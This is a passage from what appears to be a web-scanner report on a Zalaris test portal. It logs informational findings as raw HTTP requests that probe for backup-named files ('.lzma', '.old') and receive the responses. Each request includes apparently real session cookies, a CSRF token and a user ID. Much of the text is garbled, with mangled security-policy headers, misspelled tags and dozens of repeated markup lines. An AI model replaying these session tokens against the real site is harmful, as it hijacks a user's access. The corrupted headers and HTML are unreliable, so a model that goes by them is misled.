com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGgIcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:04:49 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*neptune-software.com:443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

### Request 2

GET /neptune/native/faku.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152:

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Contraghengine secting authentication of ginal\_application\_un=0E1#30FRWRe1EtW47KAF\*82Fg1/82BW0Bbq308VkqZkwqLkdGNdLSe0SSiNThBu0X15E7eZAEH7JIIIIEl4tu3GP8QF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BogIcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvO1%3D; sap-webdisp-session=51-32923-B-0Z43Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 2

HTTP/1.1 404 APPLID not found Date: Thu. 14 Jul 2022 08:04:51 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518

dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://#.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"> meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/ mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

### 23.53. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.lzma

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.lzma HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:02 GMT

Server: Apache X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-undated-at: 20220210193619

cache-control: no-store

x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://patform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com/https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https:///\*.zalaris.com/443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

### Request 2

GET /neptune/native/prdjp.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Coom.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

#### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:05:03 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.elsost.ai/ https://icerise.goedic.io.445 goedic.i/ data. biol. https://i.elsost.ai/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://p.tlqfform.twitter.com https://ton.twimg.com/tftw/css/ https://saptic.com https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://saptic.com https://saptic.com/ttps://sapt https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-type="text/css" href="/assets/css/mod.css"></head></hr> center"><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div></div>

md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="bth bth-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></footer></body> ...[SNIP]...

### 23.54. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.old

# Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.old HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:02:07 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/ https://ibosa.com/https://actouris.com/intps.//acto https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</body>

### Request 2

GET /neptune/native/dyue.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:02:08 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*neptune-software.com:443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ 